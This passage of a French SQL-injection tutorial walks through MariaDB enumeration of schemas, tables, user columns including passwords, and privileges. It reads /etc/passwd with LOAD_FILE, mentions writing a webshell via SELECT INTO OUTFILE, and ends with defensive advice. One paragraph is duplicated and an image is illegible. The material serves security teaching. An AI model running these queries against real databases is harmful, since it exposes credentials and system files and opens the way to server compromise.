MariaDB [demo]> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
```

+	-----	+
	SCHEMA_NAME	
+	-----	+
	information_schema	
	performance_schema	
	mysql	
	demo	
+	-----	+

```
4 rows in set (0.000 sec)
```

**Tables**



Pour trouver toutes les tables d'une base de données, nous pouvons utiliser INFORMATION\_SCHEMA.TABLES. Cette opération peut être effectuée de la même manière que celle qui a permis de trouver les noms des bases de données.

```
MariaDB [demo]> SELECT TABLE_NAME, TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES WHERE  
table_schema='demo';  
+-----+-----+  
| TABLE_NAME | TABLE_SCHEMA |  
+-----+-----+  
| users       | demo          |  
| articles    | demo          |  
+-----+-----+  
2 rows in set (0.002 sec)
```

**Colonnes**





Pour trouver toutes les tables d'une base de données, nous pouvons utiliser INFORMATION\_SCHEMA.TABLES. Cette opération peut être effectuée de la même manière que celle qui a permis de trouver les noms des bases de données.

```
MariaDB [demo]> SELECT COLUMN_NAME, TABLE_NAME, TABLE_SCHEMA FROM INFORMATION_SCHEMA.COLUMNS WHERE  
table_name='users' AND table_schema='demo';
```


COLUMN_NAME	TABLE_NAME	TABLE_SCHEMA
id	users	demo
username	users	demo
password	users	demo

```
3 rows in set (0.001 sec)
```

07

## Lecture et ecriture dans des fichiers suite à une SQLi

Une injection SQL peut également être utilisée pour effectuer de nombreuses autres opérations, telles que la lecture et l'écriture de fichiers sur le serveur et même l'exécution de code à distance sur le serveur.



On peut désormais lister les privilèges des utilisateurs. Nous constatons que le privilège FILE est listé pour notre utilisateur, ce qui nous permet de lire des fichiers et même potentiellement d'en écrire.

```
MariaDB [demo]> SELECT grantee, privilege_type FROM information_schema.user_privileges;
```

grantee	privilege_type
'root'@'localhost'	SELECT
'root'@'localhost'	INSERT
'root'@'localhost'	UPDATE
'root'@'localhost'	DELETE
'root'@'localhost'	CREATE
'root'@'localhost'	DROP
'root'@'localhost'	RELOAD
'root'@'localhost'	SHUTDOWN
'root'@'localhost'	PROCESS
'root'@'localhost'	FILE
'root'@'localhost'	REFERENCES
'root'@'localhost'	INDEX
'root'@'localhost'	ALTER
'root'@'localhost'	SHOW DATABASES
'root'@'localhost'	SUPER
'root'@'localhost'	CREATE TEMPORARY TABLES
'root'@'localhost'	LOCK TABLES
'root'@'localhost'	EXECUTE
'root'@'localhost'	REPLICATION SLAVE
'root'@'localhost'	REPLICATION CLIENT
'root'@'localhost'	CREATE VIEW
'root'@'localhost'	SHOW VIEW
'root'@'localhost'	CREATE ROUTINE
'root'@'localhost'	ALTER ROUTINE
'root'@'localhost'	CREATE USER
'root'@'localhost'	EVENT
'root'@'localhost'	TRIGGER
'root'@'localhost'	CREATE TABLESPACE
'root'@'localhost'	DELETE HISTORY

29 rows in set (0.001 sec)

Grâce à ce privilège FILE, un utilisateur est capable de lire les fichiers du serveur.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The text inside the terminal is a MySQL command to read a file from the server.

```
MariaDB [demo]> SELECT LOAD_FILE("/etc/passwd");|
```



L'instruction `SELECT INTO OUTFILE` peut être utilisée pour écrire des données dans des fichiers à partir de requêtes de sélection. Elle est généralement utilisée pour exporter des données depuis des tables.

[illegible]

Un attaquant peut ainsi uploader un webshell et ainsi accéder au serveur.







08

# Comment protéger votre base de données contre l'injection SQL ?



- 
- Utilisation d'instructions préparées et de requêtes paramétrées.
    - Utilisation de procédures stockées.
    - Utilisation de la validation des saisies dans la liste d'autorisation.
  - Application de l'échappement aux saisies utilisateur avant leur intégration à une requête.
  - Installer les versions des logiciels et les correctifs de sécurité les plus récents dès leur publication
- 

# conclusion

En conclusion, l'injection SQL demeure l'une des vulnérabilités les plus courantes et dangereuses rencontrées dans les applications web. Elle permet à un attaquant d'exécuter des requêtes SQL non autorisées en exploitant des failles de sécurité dans les entrées de données non filtrées ou mal protégées. Les conséquences d'une injection SQL réussie peuvent être dévastatrices, allant de la divulgation de données sensibles à la prise de contrôle complète du système de base de données.

